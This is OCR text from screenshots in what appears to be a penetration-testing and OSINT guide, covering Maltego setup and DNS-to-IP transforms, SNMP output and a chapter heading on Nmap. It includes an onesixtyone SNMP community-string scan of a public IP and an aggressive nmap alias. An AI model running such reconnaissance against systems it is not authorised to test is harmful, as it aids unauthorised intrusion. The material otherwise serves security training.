
  Interface                     : [ up ] eth0
  Id                            : 2
  Mac Address                   : e2:14:57:04:ad:65
  Type                          : ethernet-csmacd
  Speed                         : 1410 Mbps
  MTU                           : 1500
  In octets                     : 14953061
  Out octets                    : 27534147
```


```
┌──(kali㉿kali)-[~]
└─$ onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 128.203.82.143
Scanning 1 hosts, 50 communities
128.203.82.143 [public] #SNMP Agent on .NET Standard
```



Welcome to Maltego
Welcome to Maltego!
We hope that you enjoy using our product as much as we enjoy building it!
Compare Plans
Options
Certificates
ACTIVATION OPTIONS
LICENSE KEY
Select License Key activation if you have a license key to access Maltego.
MALTEGO ID
Select Maltego ID activation if you are a new user or have already upgraded to one of our new plans.
Back
Next
Exit



Configure Maltego
STEPS
1. License Agreement
2. Login Link Options
3. Login
4. Maltego ID Activation
5. Select Data Sources
6. Download Data Sources
7. Data Sources T&Cs
8. Install Data Sources
9. Help Improve Maltego
10. Web Browser Options
LOGIN: Please log in through your browser.
Browser login was successful
Have fun using Maltego!
< Back
Next >
Finish
Cancel



Maltego Data Hub
Maltego Graph (Desktop) - License active until 26 Nov 2025
FILTER
[RESET]
Display:
[ALL]
Access Options
ALL
Maltego Connectors (Bring Your Own Key)
Maltego Data Pass
Data Categories
ALL
Breaches & Leaks
Company Data
Cryptocurrency
Deep and Dark Web
Endpoint & Security Events
Infrastructure & Network Information
Malware
Others
Personal Identifiers
Phishing
Recon
Social Media
TTPs
Vulnerabilities
Web & Image Content
MALTEGO DATA HUB PARTNERS
54/63 shown
alphaMountain
by alphaMountain.ai
Host/IP/URL risk and categorization
Farsight DNSDB
by Farsight Security, Inc
Query the largest DNS Intelligence database, 100+ Billion records.
Scamadviser
by Maltego Technologies
Identify if a website or webshop is fraudulent, infected with malware, or ...



Search for IoCs, Threat Actors, or Malware
Corey Schultz
Profile
API Key
Settings
Sign Out
API KEY
This is your personal key. Do not disclose it to anyone that you do not trust, do not embed it in scripts or software from which it can be easily retrieved if you ca
confidentiality. By submitting data using your API key, you are agreeing to our Terms of Service and Privacy Notice, and to the sharing of your Sample submis
security community. Please do not submit any personal information; we are not responsible for the contents of your submissions. Learn more
API QUOTA ALLOWANCES FOR YOUR USER
Upgrade API
You own a standard free end-user account. It is not tied to any corporate group and so it does not have access to Premium services. You are subjected to the following limitations:
Access level
Limited, standard free public API
Upgrade to premium
Usage
Must not be used in business workflows, commercial products or services.
Request rate
4 lookups / min
Daily quota
500 lookups / day
Monthly quota
15.5 K lookups / month
Want to learn more about how our intelligence can supercharge your security operations? check our 360 overview brief.
Want to upgrade your access? Please do not hesitate to contact us, we'll go the extra mile to make you successful.
API reference
Python client
Golang library
Command-line interface
Go premium
Use in browser
Discover feeds
Other services



MALTEGO DATA HUB PARTNERS
54/63 shown
alphaMountain
by alphaMountain.ai
Host/IP/URL risk and categorization
Farsight DNSDB
by Farsight Security, Inc
Query the largest DNS Intelligence database, 100+ Billion records.
VirusTotal (Public API)
by Maltego Technologies
Query the VirusTotal Public API for hashes, IP addresses, domains and more.
OpenCTI
by ANSSI & Maltego
Query and explore threat intelligence data from OpenCTI
hunter
by Maltego Technologies
Hunter is the leading solution to find and verify email addresses
ThreatCrowd
by ThreatCrowd
Query ThreatCrowd for Malware, Passive DNS and historical Whois data.


Maltego Graph (Desktop) 4.10.1
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
New
Copy
Paste
Clear Graph
Cut
Delete
Number of Results
Privacy Mode
Normal
Quick Find
Find in Files
Entity Selection
Entity Palette
Search:
Cryptocurrency
Bitcoin Cash Address
Bitcoin Cash Block
BitcoinCash Block Height
Bitcoin Cash Transaction
Bitcoin Address
Bitcoin Block
Bitcoin Block Height
Run View
<No Selection>
Home
New Graph (1)
Layout
Freeze
View


Maltego Graph (Desktop) 4.10.1
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
New
Copy
Paste
Clear Graph
Cut
Delete
Number of Results
24
256
4k
65k
Privacy Mode
Normal
Quick Find
Find in Files
Entity Selection
Entity Palette
Search:
web
* Recently Used *
Website
An internet website
Infrastructure
Tracking Code
Represents a tracking code for
Website
An internet website
Run View
Transforms
Home
New Graph (1) *
Layout
Freeze
View
www
www.maltego.com


www
Run Transforms
to ip
[Utilities] To IP Address [DNS]
[Utilities] To IP Addresses [within Properties]



www
www.myspace.com
34.111.176.156


www
www.myspace.com
[Utilities] To IP Address [DNS]
34.111.176.156
To AS Number [VirusTotal Public API]
[Utilities] To Netblock [Using whois info]
396982
34.64.0.0-34.127.255.255

Chapter 4: Nmap Mastery – Scanning with Precision







```
# some more ls aliases
alias ll='ls -l'
alias la='ls -A'
alias l='ls -CF'

# enable auto-suggestions based on the history
if [ -f /usr/share/zsh-autosuggestions/zsh-autosuggestions.zsh ]; then
    . /usr/share/zsh-autosuggestions/zsh-autosuggestions.zsh
    # change suggestion color
    ZSH_AUTOSUGGEST_HIGHLIGHT_STYLE='fg=244'
fi

# enable command-not-found if installed
if [ -f /etc/zsh_command_not_found ]; then
    . /etc/zsh_command_not_found
fi

# nmap aliases
alias nmapf='nmap -A -T4 -Pn'
```

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line


kali@kali: ~


Session Actions Edit View Help

